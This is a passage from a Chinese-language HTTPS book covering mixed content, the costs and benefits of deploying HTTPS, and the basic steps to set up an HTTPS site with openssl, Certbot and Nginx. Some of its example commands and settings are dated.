


图 3-17 主动混合内容安全图（Firefox）

但 Firefox 不同于 Chrome，不能手动加载主动混合内容。

从技术角度看，本例中的绿色小锁图标表示：

- ◎ 页面使用的是 HTTPS。
- ◎ 浏览器确认了服务器合法的身份。
- ◎ 页面包含了不安全的非 HTTPS 协议元素，浏览器会阻止加载这些元素，尽量减少危险。
- ◎ 页面的呈现会不完整，会干扰用户的使用。

混合内容的处理不属于 TLS/SSL 的一部分，浏览器可以自行决定如何处理，在 HTTPS 网站还不是主流的时候，浏览器厂商出于各方面的考虑，处理混合内容的机制是相对宽松的，某个 HTTPS 页面即使存在混合内容，也会尽量去加载，以使用户能够正常浏览，随着 HTTPS 网站的全面推广，浏览器的安全策略也越来越高，会禁止混合内容的加载。

再次强调，不同浏览器、不同平台的同一版本浏览器、相同浏览器的不同版本，处理混合内容的机制也可能不一样，但大部分最新版本浏览器处理机制趋向一致，就是禁止加载主动混合内容，允许加载被动混合内容。

第 4 章

选择 HTTPS 的必要性和疑惑

前面几章理解了 HTTPS 的基本概念和原理，接下来要思考如何部署 HTTPS 网站了，但在部署之前需要考虑部署的必要性。对于个人网站，部署一个 HTTPS 网站需要思考的事情比较少。但对于一个中大型公司，任何一个项目都需要考虑成本、时间、收益，需要整体评估。对于决策者来说，需要思考部署 HTTPS 网站要付出什么，以及部署 HTTPS 的紧迫性。

本章阅读起来相对轻松，主要内容如下：

- ◎ 部署 HTTPS 网站的疑惑，如果对于部署还有疑问，可以参考本章介绍的内容。
- ◎ 部署 HTTPS 网站的必要性，随着时间的推移，部署 HTTPS 网站是非常必要的。

4.1 部署 HTTPS 的疑惑

记得笔者早期接触 HTTPS 的时候，最担心的就是性能问题，这是从技术层面考虑的一个问题，不同角色对于 HTTPS 的疑惑也是不同的，大概包括下面几点。

4.1.1 网站好像没有隐私数据

部署 HTTPS 网站最大的好处就是安全，能够保护用户的隐私，很多电商网站，由于涉及用户的金钱，会很自然地考虑安全问题，所以电商网站是部署 HTTPS 最有动力的企业，通过部署 HTTPS 网站避免用户受到攻击，避免用户受到诈骗，也能让自己的企业数据更安全。

可很多企业觉得自己的网站没有十分重要的数据，不支持 HTTPS 好像问题不大，实际情况是如此吗？即使网站本身没有很重要的数据，但是 HTTP 网站很容易被劫持，用户

访问的页面可能被插入广告,影响用户的体验;同时用户可能仅仅浏览了网站的几个 HTTP 页面,攻击者就会了解用户的浏览行为,隐私毫无保障。

从网站拥有者的角度来看,具备一定规模的网站必然有自己的核心数据,数据来源于自己的用户,是最宝贵的资产,需要谨慎对待,也有义务保证数据不泄露。如果企业还在犹豫网站是否有隐私数据,可以看下网站是否有用户注册入口,如果有,那么就有必要在用户和自己的服务之间构建一条安全的通道,保证用户不会泄露私密数据,比如用户的口令信息。

4.1.2 复杂性

部署 HTTPS 网站可能是一锤子买卖,但后续的维护会遇到一系列的挑战,因为一旦部署 HTTPS 网站,企业的应用架构和网络架构都会有所变化,会带来一系列设计、开发、测试、运维的变化,而对于大部分企业来说,这是一个陌生的尝试。

1) 证书管理的复杂度

如果企业决定选择收费 CA 机构签发的证书,需要考虑的事情比较多,了解 CA 机构的选择标准,了解不同 CA 机构的证书特性,有非常漫长的沟通时间。而一旦购买证书后,还会涉及证书更新和撤销问题,比如证书有效期结束后,需要联系 CA 机构进行更新;如果私钥泄露了,必须快速撤销证书并重新签发;企业一旦增加域名,还需要更新原有证书。这些过程都是人工干预的,需要有专门的人员负责和 CA 机构沟通。

Let's Encrypt 是一个免费 CA 机构,其签发和管理证书的过程都是自动化的,相对来说不用人工干预,证书管理非常方便,第 7 章会重点讲解。

2) 私钥的管理

私钥和证书需要一起部署,相对于证书来说,更需要确保私钥的安全性。

对 HTTP 网站来说,启动一个 Web 服务器就能提供服务,而部署 HTTPS 网站复杂度提高了很多,为了避免私钥的泄露,需要专职运维人员来部署私钥和证书。在上线新服务器的时候,必须有证书和私钥同步和检测机制,确保所有服务是正常的。证书和私钥是一一对应的,必须协同保存,需要安全、规范的管理,核心员工一旦离职,需要立刻更新私钥和证书。

3) 域名的管理

构建网站需要域名,对于 HTTP 网站来说,定义一个域名,就可以启动一个网站。运维人员对于域名缺乏管理标准,随意定义二级域名的子域名,甚至定义多层级的子域名,

这对于 HTTP 网站来说问题不大。

而对于 HTTPS 网站来说，证书和域名息息相关，从域名的角度来看，证书可以包含多种类型：

- ◎ 单域名证书
- ◎ 泛域名证书
- ◎ SAN 域名证书
- ◎ SAN、泛域名混合证书

这些概念在第 6 章中会详细介绍，本章只要明白，域名的多少、使用方式决定了证书的类型，不同类型的证书价格也是不一样的。

一旦要实施 HTTPS 全站策略，不能随意定义和使用域名，管理域名需要标准化。

4) 架构带来的复杂度

对于个人或者小企业来说，主要就是 Web 服务器，支持 HTTPS 就可以。而对于中大型公司来说，不仅仅有 Web 服务器，还有 CDN、负载均衡、反向代理等服务器，在何种设备上部署证书及私钥涉及网络架构和应用架构的变化，需要考虑合理性，尤其是要评估安全性。

后续章节会重点讲解相关内容，在笔者的公司，证书和私钥都部署在负载均衡或者反向代理服务器设备上，开发人员很少涉及证书和私钥，接触的只有应用 Web 服务器。

如果使用第三方 HTTPS CDN 服务，需要将证书和私钥部署到第三方 CDN 的服务器上，是很不安全的一种做法。

5) 开发和测试的复杂度

一般情况下，测试服务器的安全级别不是很高，开发人员有绝对的权限控制它，如果在测试服务器上部署线上业务的证书和私钥，那么安全性就得不到保障。

为了保持线上和测试环境代码的一致性，测试环境最好也支持 HTTPS 协议，这就遇到了很大的挑战。一般来说，为了减少成本，可以在测试环境部署自签名证书。

总体上来说，部署 HTTPS 网站确实有一定的复杂性，也需要有专职的人员去维护，并且打破了原有的网络架构和应用架构，需要技术人员去适应这个变化，但长期来看，这是有好处的。而为了进行智能化的管理，一个企业部署 HTTPS 网站应该有完善的流程和工具。

从复杂性角度来看，决策者如果没有其他的动力驱使，很难立刻同意企业支持 HTTPS。

4.1.3 成本

成本和网络架构、应用架构的息息相关，成本的概念也比较广泛，包含很多方面，比如证书成本、设备成本、人力成本等。

1) 证书成本

对于个人和中小企业来说，Let's EncryptCA 机构签发的免费证书足够满足需求。

对于中大型企业来说，证书确实有一定的成本，但是相对于整个基础设施（比如服务器、带宽）的成本来说，证书的成本占比很小。

证书和域名关系很大，不同类型的证书成本也是不同的，StackOverflow 在迁移 HTTPS 网站的时候，很大一个问题就是有多级子域名，为了减少证书的成本，最终将多级子域名重定向到固定的一个域名上，相当于取消了多级子域名，进而可见域名使用策略的重要性。

2) 设备成本

不管在何种设备（Web 服务器、反向代理服务器、负载均衡）上部署 HTTPS 服务，都会面临两个问题：

- ◎ HTTPS 握手需要多个来回才能完成，服务器的并发能力会削减。

- ◎ HTTPS 会涉及密码学运算，设备需要消耗更多的 CPU 计算能力。

这两点会导致服务器的性能和并发能力下降，而为了弥补损失，必然扩容更多的设备，从而提高了设备成本。

从目前来讲，HTTPS 带来的性能损耗并不大，后续章节会有进一步说明。总体来说，部署 HTTPS 网站设备成本肯定会有提高，成本需要综合考虑，不是一个简单的问题。

3) CDN 成本

很多企业会使用商业 CDN，如果使用的 CDN 也要支持 HTTPS，那么相比 HTTP CDN 来说，会增加额外的成本。大部分 HTTPS CDN 产商会按照请求次数额外计费，这其实是一笔不小的支出。参考国内的 CDN 服务，每一万次 HTTPS 请求相比 HTTP 请求来说，成本大约增加 0.1 元，这可能会影响一些企业部署 HTTPS 网站。

4.1.4 性能

对于大型企业来说，可能最关心性能问题，笔者刚刚接触 HTTPS 的时候，一提到 HTTPS，很多技术人员认为 HTTPS 性能太差了，根本不具备实施可行性，技术是不断进步的，时至今日，HTTPS 性能问题已经没有那么突出。

HTTPS 性能消耗主要包括两方面，对服务器和浏览器都有影响。

第一是握手阶段，为完成握手，客户端和服务器会经过几个来回协商，在这个阶段，虽然双方传递的消息数据量不大，但带来了延迟，而延迟是性能最关键的因素，由于有延迟，服务器一直会等待，整个服务器的吞吐能力会下降，从而导致服务器处理效率的下降，服务器的利用率降低。而对于客户端来说，由于有延迟，用户的等待时间加长，影响用户体验，等同于性能下降。

为了解决延迟的问题，TLS/SSL 协议有很多的解决方案，比如会话恢复机制能够减少网络延迟，更重要的是应用 HTTP/2，带来的性能提升会抵消 HTTPS 带来的性能损耗。

第二就是密码学算法运算，握手层和加密层都需要进行密码学运算，消耗客户端和服务端 CPU 处理能力，客户端的 CPU 消耗可以分担到各个浏览器上。而对于 HTTPS 网站来说，由于客户端请求非常多，服务器消耗会更大。

现在的服务器，包括个人计算机、手机设备，处理能力越来越强大，处理这点 CPU 消耗影响不大，除非对性能要求极致，否则没有必要采用专门的硬件来加速 CPU 运算。

Google 和 Facebook 的一些技术专家也对 HTTPS 的性能进行了综合的评估：

- ◎ HTTPS CPU 的消耗占 CPU 总消耗的比例小于 1%。
- ◎ 每个网络连接占用的内存也仅仅是 10 KB，额外带来的网络负载小于 2%。
- ◎ 现代的服务器足够处理 HTTPS 运算，并不需要额外的硬件加速 HTTPS 协议运算。

整体来说，HTTPS 相比 HTTP 增加了一层处理，必然带来性能的损耗，但这不是不部署 HTTPS 的理由，需要综合的评估，在安全性、性能、成本之间做一个权衡，而 HTTP/2 绝对是性能提升的杀手锏，而部署 HTTP/2 网站，首先必须支持 HTTPS。

4.1.5 外部资源不支持 HTTPS

一个网站或多或少会引用一些外部资源，比如百度统计、淘宝广告、外站的图片和视频，为了绝对的安全，必须实施全站 HTTPS 策略。相比本站资源来说，外站资源是否支持 HTTPS 是无法控制的，在 HTTPS 还没有大范围支持的时候，企业部署 HTTPS 网站遇到最大的问题就是外部资源不支持 HTTPS，尤其核心的外部资源如果不支持 HTTPS，那么本站可能就无法实施 HTTPS。

到了今天，大部分第三方服务其实都已经支持 HTTPS 了，如果一个公共资源没有支持 HTTPS，根本不具备竞争力，外部公共资源 HTTPS 的普及度已经很大了。

如果网站引用的外部资源还是不支持 HTTPS，而本站重度依赖该外部资源，那需要使用一些其他解决方案，比如搭建一个 HTTPS 服务代理外部 HTTP 资源，但这些方案实施复杂度都比较高。

4.1.6 收益和时间对比

部署 HTTPS 网站最大的收益就是安全性得到了提高，但对于一些企业来说，更关心访问量、注册用户数，这些指标是企业生存之本，除非有特殊的考虑，否则很难关注安全性。

当技术人员提出要部署 HTTPS 网站，决策者可能会直接问，这个方案会带来新用户吗？会带来更多的访问量吗？此时技术人员就处于比较尴尬的境地，因为有些老系统或者浏览器可能并不支持 HTTPS，反而会让用户注册数下降，比如笔者所在的公司，刚刚实施 HTTPS 网站的时候，由于证书兼容性的问题，导致用户访问量有不小比例的下降，没有收益反而有副作用。

对于技术人员来说，需要从专业的角度告之部署 HTTPS 的重要性，而决策者一旦决定部署 HTTPS，在实施的时候，技术方案必须严谨，不要出现技术故障，导致给公司带来损失。

而一旦决定部署 HTTPS 网站，就要思考项目时间，技术项目和产品项目是一样的，要评估优先级。对于企业来说如果安全性不是首要目标，有其他更重要的项目，迁移 HTTPS 项目优先级可能会降低，这也是很常见的现象。StackOverflow 花了四年的时间才完成 HTTPS 网站迁移，根本原因并不是技术问题，而是其网站的特性对安全性要求并不高，并不是最紧迫的事情，迁移 HTTPS 网站必须为更重要的项目让步。

HTTPS 项目完成时间包括两部分。前期的准备，主要是规划网络架构，购买证书，配置 HTTPS，这些工作不涉及编码，主要由架构和运维人员完成，不占用开发时间。

对于开发者来说，主要是实施全站 HTTPS 策略，替换所有的 HTTP URL 地址，对于一个历史悠久的网站来说，迁移花费的时间比较长，如果没有一个好的替换策略、原有应用架构比较混乱、原有网站编码功底欠缺，都会延长项目的完成时间。

总结说来，项目时间是个很重要因素，需要考虑优先级、工作量、开发人员数量等，对于开发人员比较紧张的企业来说，一定要注意项目的完成时间，避免影响公司核心业务的开发。

选择合适的部署时间很重要，因为 HTTPS 技术一直在进化，也许过了半年再实施迁

移，大家的质疑会更小一点，完成时间也会缩短。换句话说，实施 HTTPS 网站可以遵循天时、地利、人和的原则。

4.2 部署 HTTPS 的必要性

接下来描述部署 HTTPS 的必要性，很多企业并不是觉得部署 HTTPS 网站有多重要，也不愿意花费大量的时间去迁移，但由于一些外力驱使，从而进行迁移，那么外力可能有哪些呢？

4.2.1 HTTP/2 带来的性能提升

读者可能很惊讶，使用 HTTPS 不是会带来性能的损耗吗？为什么强调性能提升呢？原因就是 HTTP/2，HTTP/2 是下一代的 HTTP，而为了构建 HTTPS/2 必须先支持 HTTPS，HTTP/2 带来的扩展性和性能足够抵消 HTTPS 带来的消耗。

互联网发展到现在，HTTP 在性能方面的瓶颈逐渐被放大，很多开发者针对 HTTP 做了很多的优化，但这些优化都不成体系。而 HTTP/2 在这些优化的基础上进行了标准化，极大地提升了性能，除了性能的提升，HTTP/2 也有很多其他的特性，这些特性对开发者来说非常关键。

4.2.2 趋势

目前 HTTPS 迁移已经成为一种趋势了，HTTP 诞生于互联网早期阶段，那时强调更多的是信息的共享，让任何人都能享受网络带来的便利。互联网发展到如今，网络安全问题越来越严重，个人隐私得不到保障，这时候 HTTPS 成为必然的选择，很多标准化组织和大型互联网企业对于推进 HTTPS 贡献了很多力量，进一步推动了 HTTPS 的发展。

builtwith.com 对全球顶尖网站的 HTTPS 部署量进行了统计，结果如表 4-1 所示。

表 4-1 全球顶尖网站的 HTTPS 部署量

统计网站数量	201601	201701	201710	目前的占比
全球顶尖 10 000 个网站	743	1 365	4 031	40%
全球顶尖 100 000 个网站	3 885	8 083	38 212	38%
全球顶尖 1 000 000 个网站	56 455	117 835	270 733	27%

builtwith.com 对不同行业的 HTTPS 协议部署量进行了统计，结果如表 4-2 所示。

表 4-2 不同行业的 HTTPS 部署量

行 业	全球顶尖 100 000 个网站	全球顶尖 1 000 000 个网站
商业	36%	13%
购物	24%	8%
技术	12%	5.5%
教育	12%	2.5%
健康	11%	2%

经 Mozilla 统计, Firefox 浏览器访问 HTTPS 网站占比统计如表 4-3 所示。

表 4-3 浏览器访问 HTTPS 网站占比

统 计 时 间	HTTPS 访问占比
201601	39%
201701	45%
201710	61%

Let's Encrypt 是目前使用最广泛的免费 CA 机构, 2017 年 6 月份宣布签发的证书已经达到了一亿, 当然这是签发的数量, 很多证书可能已经失效, 或者很多企业并没有部署已经签发的证书, 或者开发者只是为了试用而生成了很多证书。

Let's Encrypt 官方统计了最近几年的激活的证书和注册域数量, 结果如表 4-4 所示。

表 4-4 Let's Encrypt 官方统计

统 计 时 间	激活的证书数量	激活的主机数量
201601	233 000	12 000
201701	21 000 000	10 000 000
201710	61 000 000	19 000 000

HTTPS 服务最大的载体是浏览器, 尤其是 Chrome 和 Firefox 也要求网站提供者尽快迁移到 HTTPS, 否则会以更明显的方式提醒用户访问的 HTTP 网站不安全。

作为全球最大的手机厂商苹果公司, 为了保证用户的安全, 也要求开发者在调用资源的时候必须切换到 HTTPS 上, 该规定非常有杀伤力, 相信大部分企业会进一步重视 HTTPS 的存在。

而有了免费 CA 机构签发的证书, 很多中小企业也会意识到 HTTPS 网站部署并不需要增加多少成本。

总体来说, 对于 HTTPS, 开发者不用再考虑部署的优点和缺点了, 应该尽快实施, 因

为这是趋势，更早实施给企业带来安全性的同时，也能带来更好的企业形象。

4.2.3 企业形象

安全性是企业的无形资产，不出现安全性问题的时候，可能谁也不重视，而一旦出现问题的時候，企业可能会后悔为什么不早一点实施 HTTPS 网站呢？带来的伤害是巨大的。

很多用户也逐渐明白浏览器地址栏上绿色小锁绿色图标的含义了，当打开一个网站的时候，如果发现没有出现小锁绿色图标，会潜意识地认为该网站不安全，可能就会关闭这个页面，甚至进而怀疑这个公司的技术能力，怀疑该公司是否有足够的能力和诚意服务好用户。

对于笔者来说，如果发现具备一定规模的网站并没有支持 HTTPS，本身已经没有访问的欲望了。

很多企业标榜企业的价值观，宣传自己的服务如何如何安全，可连自己的网站也不支持 HTTPS，这本身就是对企业的一种伤害。重视自己形象的企业，无须等待，尽快部署 HTTPS 网站，不要让安全问题成为自己的短板。

4.2.4 HTML5 的特性

HTML5 是新一代的 HTML 标准，在互联网早期，HTML 内容主要包含文字、图片等有限的资源，浏览器更多是 HTML 的一个容器，主要负责 HTML 的解析。而互联网发展到今天，手机设备越来越流行，除了图片和文字，还有更多的资源供使用，比如地理位置、摄像头等，也就是说现代化的应用，会使用更多的设备能力，浏览器也不仅仅是一个容器，它需要提供更多能力供开发者去操作，浏览器成为设备的一个接口，而为了让开发者标准化地使用设备强大的能力，新一代的 HTML 标准被 W3C 定义了，这就是 HTML5 标准，各个浏览器也纷纷支持该标准，越来越多新特性被使用，需要更加关注安全性问题，这方面 HTML5 标准也进行了细致的定义，HTTPS 是保障安全非常有力的一个武器。

HTML5 标准规定部分 API 接口必须运行在 HTTPS 上，而大部分浏览器也根据 HTML5 标准进行了严格的实现，比如从 Chrome 50 版本开始，地理位置、音视频接口必须运行在 HTTPS 之上，有效保证传输的数据是安全的。

总结来说，如果你需要 HTML5 的特性，尽量保证服务构建在 HTTPS 之上。

4.2.5 iOS ATS 的安全要求

苹果公司在 WWDC 2016 年开发者大会上宣布从 2017 年初开始,所有 App Store 上的应用必须启用 ATS (App Transport Security) 安全特性,这个特性从 iOS 9 引入,所有的网络请求必须支持 HTTPS 协议,这个决定必然极大地推进 HTTPS 的迁移。作为全球最大的手机公司,大部分互联网企业必然有一个 iOS 应用,而开发 iOS 应用,所有数据通信必须支持 HTTPS,企业必须考虑支持 HTTPS。

而且苹果对于 HTTPS 的要求还比较严格,必须支持 TLS v1.2 以上的协议,必须支持前向安全性,证书保护的服务器的公钥长度也要足够安全。

4.2.6 Chrome 和 Firefox 所做的努力

浏览器是 HTTPS 网站最大的载体,所有的 HTTPS 网站会在地址栏上出现绿色小锁图标,提示该用户访问的网站是安全的。

那么浏览器如何对待 HTTP 网站呢?早期版本的浏览器,如果访问一个 HTTP 页面,浏览器没有告之用户该网站存在安全性隐患,普通上网用户也不明白什么是 HTTPS,也无法区分访问的网站支持的是 HTTP 还是 HTTPS,为了进一步推广 HTTPS,让用户意识到安全的重要性,不管是 Chrome 还是 Firefox 都做了很多的努力,如果用户访问的是 HTTP 网站,浏览器会以明显的标识告诉用户该网站可能是不安全的。

谷歌是一家伟大的公司,不仅仅是一个技术驱动型的公司,更担负起了一个企业应有的责任,推动互联网更好地发展,而 Chrome 作为份额最大的浏览器,推进部署 HTTPS 网站也是不遗余力:

- ◎ Chrome 56 版本从 2017 年 1 月份开始,用户访问的 HTTP 页面如果有密码输入框,那么 Chrome 会标记该网站为不安全。
- ◎ Chrome 62 版本从 2017 年 10 月份开始,浏览器访问的页面如果有输入框,那么 Chrome 会标记该网站为不安全。

这两个要求可以说相当严格,如果没有符合标准,那么一个 HTTP 网站会直接在地址栏上标识为不安全,相信普通用户看到不安全图标,定会对该网站产生不信任感。

如图 4-1 所示就是一个示例,用户访问 HTTP 网站,会直接标识为不安全。



图 4-1 HTTP 网站不安全图标

Firefox 浏览器也有类似的策略，相信未来某一天，所有的 HTTP 网站都会直接被标识为不安全。

4.2.7 SEO 排名和谷歌 Analytics

作为全球最大的搜索引擎，谷歌在 2014 年宣布，对于支持 HTTPS 的网站会给更大的权重，虽然不知道具体细节，但是作为全球最大的技术公司，这是一个非常强烈的信号，应该尽快支持 HTTPS。

另外谷歌 Analytics 是非常流行的公共库，目前强制运行在 HTTPS 上，一个 HTTP 网站如果引入 Analytics HTTPS 库，得到的分析数据可能是不准确的，因为统计数据会丢失 Referral 信息，Analytics HTTPS 库不会获取 HTTP 网站的 Referral 信息。

第 5 章

快速搭建一个 HTTPS 网站

前面几章讲解了 HTTPS 的一些基础知识，但是对于开发者来说，实践永远是第一位的。很多开发者可能会有个疑问，难道只有全面掌握 HTTPS 知识才能去实施吗？答案是否定的，理论上只要大概了解 HTTPS 的基本概念就能构建一个 HTTPS 网站。

本章的出发点，就是讲解 HTTPS 网站部署的基本步骤，让开发者能够快速搭建一个 HTTPS 网站，在此基础上再去了解 HTTPS 的其他知识点效果会更好。本章不是 HTTPS 网站的构建案例，因为每个网站的情况是不一样的，构建或者迁移存在差异。

构建 HTTPS 网站和学习编程语言是完全不同的领域，构建 HTTPS 不需要很多编码知识，本章的内容可能相对枯燥，都是一些描述性知识，主要内容如下：

- ◎ HTTPS 网站构建分析，了解是构建全新 HTTPS 网站还是迁移至 HTTPS 网站。
- ◎ 构建 HTTPS 网站包括两部分，包括证书申请和网站配置，构建完成后介绍一些工具进行测试。
- ◎ 介绍实施全站 HTTPS 策略的一些技术手段。

5.1 HTTPS 网站构建分析

在构建 HTTPS 网站之前，需要做一些简单的分析，主要如下。

1) 证书、域名、密钥对

证书中包含的一个关键信息就是域名，域名的使用方式间接决定了证书的生成，根据需求可以选择不同的证书类型，比如泛域名证书、SAN 证书，这些都和域名的分配方式有关，避免使用多级子域名是一个很好的策略。而从全站 HTTPS 的角度考虑，必须为每个域名（包括子域名）分配证书。

证书和密钥对是关联保存的，需要避免密钥对尤其是私钥泄露，一旦出现泄露，需要立刻替换证书。

2) 迁移还是全新构建 HTTPS 网站

全新构建 HTTPS 网站没有历史包袱，可以按照全站 HTTPS 的策略去实施。

迁移 HTTPS 花费的时间比较多，处理混合内容的复杂度取决于原有网站应用架构的复杂度。很多公司不愿意迁移 HTTPS 网站的一个主要原因就是历史包袱很多，比如新浪作为一个历史悠久的门户网站，各种各样的 HTTP URL 地址暴露在互联网上，根本无法统计清楚。部署 HTTPS 可能很简单，但是替换 HTTP 到 HTTPS 就是一个非常浩大的工程了。

3) Web 应用的类型

Web 应用包含 API 接口和 Web 网站，API 接口主要供手机 APP 使用，不管是接口迁移还是接口构建相对简单，使用 301 重定向策略或者强制升级即可。

而 Web 应用考虑的方面比较多，要替换网站所有能控制的 HTTP URL 地址，要处理各种情况的混合内容，还要保证暴露在互联网上的 HTTP URL 地址也能重定向到 HTTPS URL 地址。

4) 混合内容处理

为了绝对的安全，务必实施全站 HTTPS 策略，而实施全站 HTTPS 策略，重要的就是处理混合内容以及处理暴露在互联网上的 HTTP URL 地址，有多种处理策略，包括 301 重定向、HSTS、CSP 策略，需要综合使用，每种解决方案都有优缺点。

5) 系统架构

第 3 章提到，不仅 Web 服务器，其他一些服务器，包括负载均衡设备、反向代理服务器、CDN，都有可能部署证书和密钥对，对于大中型企业来说，部署的策略取决于网络架构和应用架构，对于只有几台 Web 服务器的网站来说，直接在 Web 服务器上部署证书和密钥对即可。

5.2 获取证书和密钥对

获取证书和密钥对是实施 HTTPS 网站最关键的一个步骤，一旦顺利完成该任务，后续相对就简单了。

获取证书有三种途径：

- ◎ 自签名证书,如果开发者只是想测试 HTTPS,最快速的途径就是生成自签名证书,非常方便。
- ◎ Let's Encrypt 证书,可以使用免费 CA 机构签发的证书。
- ◎ 使用收费 CA 机构签发的证书,如果对证书安全性、兼容性、功能有特殊需求,可以向 CA 机构申请证书。

5.2.1 自签名证书

第 3 章提到了自签名证书,下面描述下自签名证书的概念,比较一下自签名证书和 CA 机构签发证书的区别。

自建证书是自己签发的(表示用户就是一个 CA 机构),浏览器一般不会集成私有 CA 机构的根证书,从中也可以看出,即使是具备一定规模的 CA 机构想将根证书集成到各个浏览器中也并不容易。

由于浏览器没有集成自签名证书的根证书,当浏览器发现一张自签名证书,并不会立刻中断 TLS/SSL 握手,会提示用户该证书可能是伪造的,存在中间人攻击可能性,用户可以选择信任该证书或者拒绝该证书,一旦拒绝该证书,则整个握手失败,如果用户信任该证书,则进行后续完整的 TLS/SSL 握手,和正常的握手并无两样,也就是说用户一旦信任自签名证书,后续的数据通信也是处于加密保护的。

自签名证书的用途还是很广泛的,对于一些企业内部系统,由于购买证书需要成本,可以生成自签名证书,企业内部系统的用户一般运行在同一个局域网下,由防火墙保护,风险相对可控,当浏览器提示用户自签名证书存在风险时,用户可以选择信任自签名证书,等同于访问了一个 HTTPS 网站。

介绍完自签名证书的概念和用途后,讲解如何获取自签名证书,主要包含两步。

1) 生成私钥对和 CSR

CSR (Certificate Signing Request) 表示证书签名请求,其中包含了服务器的密钥对,CA 机构接收到请求后会验证 CSR 请求的签名。

```
$ openssl req \  
    -newkey rsa:1024 -nodes -keyout example_key.pem \  
    -out example_csr.pem
```

输入以上命令后,会有一些交互式提示,最重要选项则是域名信息,可以选择多个,在本例中为 `www1.example.com` 和 `www2.example.com` 域名生成一张证书。

```
Country Name (2 letter code) [AU]:CN
State or Province Name (full name) [Some-State]:Beijing
Locality Name (eg, city) []:Beijing
Organization Name (eg, company) [Internet Widgits Pty Ltd]:examplecompany
Organizational Unit Name (eg, section) []:exampleunit
Common Name (e.g. server FQDN or YOUR name) []:www1.example.com,
www2.example.com
Email Address []:admin@example.com
```

`openssl req` 命令最终生成两个文件，`example_key.pem` 表示密钥对文件，`example_cert.pem` 表示 CSR 文件。

2) 生成自签名证书

接下来通过 CSR 生成证书，对于自签名证书，读者可以认为自己就是一个 CA 机构，生成证书命令很简单，输入如下命令即可：

```
$ openssl x509 \
    -signkey example_key.pem \
    -in example_csr.pem \
    -req -days 365 -out example_cert.pem
```

简单介绍相关的参数，`-signkey` 表示密钥对文件，`-in` 表示 CSR 文件，`-days` 表示证书有效期，`-out` 表示最终的证书文件。OpenSSL 命令非常灵活，生成证书的命令有很多种形式，比如可以通过密钥对直接生成证书文件，开发者要灵活使用命令行，仔细理解其背后的含义。

最终将密钥对文件和证书保存在 `/etc/cert/` 目录下，其他位置也可以，只要确保文件安全即可。

5.2.2 向 CA 机构申请证书

证书申请的途径可以分为两种：

- ◎ 向专门的 CA 机构申请证书。
- ◎ 向代理机构申请证书，比如国内很多云厂商集成了证书签发功能。

证书申请的具体方式也分为两种：

- ◎ 向 CA 机构发送 CSR 文件。
- ◎ 由 CA 机构统一生成证书和密钥对，这种方式很方便，但是存在安全问题，等同于泄露了自己的私钥。

国内云厂商的证书申请流程或多或少会不一样，但是基本流程还是相同的，对于开发者来说，充分理解 CSR 很重要，第 6 章会重点讲解证书内容，其中涉及 CSR 的概念。

在申请证书的过程中，CA 机构会进行审核，以便核实申请者是否拥有域名的所有权，方式也分为两种：

- ◎ 申请者增加域名的 TXT 记录，CA 机构校验域名 TXT 记录，一旦确认无误代表申请者身份审核成功。
- ◎ 在域名对应的服务器中放置一个 HTTP 校验文件，如果 CA 机构能访问校验文件，代表申请者身份审核成功。

总体来说，如果不考虑成本问题，申请证书还是非常方便的，目前国内也有一些免费的证书申请，但限制较多，并不是真正的“免费”，推荐使用免费 CA 机构 Let's Encrypt 签发的证书。

5.2.3 使用 Let's Encrypt 证书

Let's Encrypt 对于推动 HTTPS 的发展有重要的意义，因为可以申请免费的证书，第 7 章还会重点讨论 Let's Encrypt。

Let's Encrypt 首先是一个 CA 机构，得到了很多大公司的支持，兼容性非常不错，同时它定义了 ACME 协议，将管理证书的流程进行了标准化、自动化，不用人工管理。

可以使用基于 ACME 协议的客户端在 Let's Encrypt 管理证书，官方推荐 Certbot 客户端，使用非常方便。对于读者来说，初次接触 Let's Encrypt 的时候，必须区分 Let's Encrypt、ACME 协议、Certbot 客户端三者的关系。简单地说，基于 ACME 协议的 Certbot 客户端可以向免费 CA 机构 Let's Encrypt 申请证书。

下载 Certbot 客户端、申请证书，输入下列的命令即可，非常简单：

```
# 下载 Certbot 客户端
$ git clone https://github.com/certbot/certbot

$ cd certbot

# 一步生成证书
$ ./certbot-auto certonly --webroot -w /usr/nginx/web -d www.example.com
```

-w 表示代码根目录，-d 表示要为哪些域名生成证书，--webroot 表示安装插件（Certbot 客户端有很多插件）。运行结束后，会在/etc/letsencrypt/live/www.example.com 目录下生成四个文件，最重要的两个文件是 fullchain.pem（完整证书链）和 privkey.pem（私钥）。

需要提醒的是，webroot 插件为了校验申请者的身份，申请者必须在运行 Certbot 客户端的服务器上启动 HTTP 服务，主机对应的目录是/usr/nginx/web（也就是-w 参数指定的目录）。

5.3 部署证书和密钥对

获取到证书文件后，就可以开始部署 HTTPS 网站了，主流的 Web 服务器都集成了 TLS/SSL 模块，如果没有特殊的需求，推荐使用包安装方式安装 Web 服务器，比如在 Ubuntu 下使用 APT-GET 安装，在 CentOS 下使用 YUM 安装。如果选择源码编译 Web 服务器，留意 OpenSSL 库的版本，理论上版本越高越好。

下面以 Nginx 和 Apache 两个主流的 Web 服务器简单描述部署过程，对于 Web 服务器来说，不同版本配置指令可能不一样，但是万变不离其宗，大体上还是一致的，开发者在配置的时候尽量查阅手册。

现在假设证书和密钥对保存在/etc/cert 目录下，证书文件名是 fullchain.pem，密钥对文件名是 privkey.pem，读者只要确保从某个目录下能够读取证书文件和密钥对文件即可，可以随意重命名文件。

5.3.1 Nginx 配置

下面的配置在 Ubuntu 14.04.5 LTS 版本下测试通过，只截取关键部分进行说明。

如果没有安装 Nginx，则使用下列命令安装，Nginx 默认启用 TLS/SSL 模块。

```
$ apt-get install nginx
```

显示 Nginx 版本信息：

```
$ nginx -V
```

```
nginx version: nginx/1.4.6 (Ubuntu)
built by gcc 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3)
TLS SNI support enabled
configure arguments:--with-http_ssl_module
```

--with-http_ssl_module 表示 Nginx 支持 TLS/SSL 协议。

配置 HTTPS：

```
# 编辑配置文件
$ vim /etc/nginx/sites-enabled/default
```

```

server {
    # 启用 443 端口
    listen 443 ssl;

    # 服务器域名
    server_name www.example.com;

    # 程序目录
    root /var/www/html;

    # 路径可以自定义
    # ssl_certificate 表示证书路径
    ssl_certificate /etc/cert/fullchain.pem;

    # ssl_certificate_key 表示密钥对路径
    ssl_certificate_key /etc/cert/privkey.pem;
}

```

重新启动 Nginx:

```
$ service nginx restart
```

5.3.2 Apache 配置

下面的配置在 Ubuntu 14.04.5 LTS 版本下测试通过，只截取关键部分。

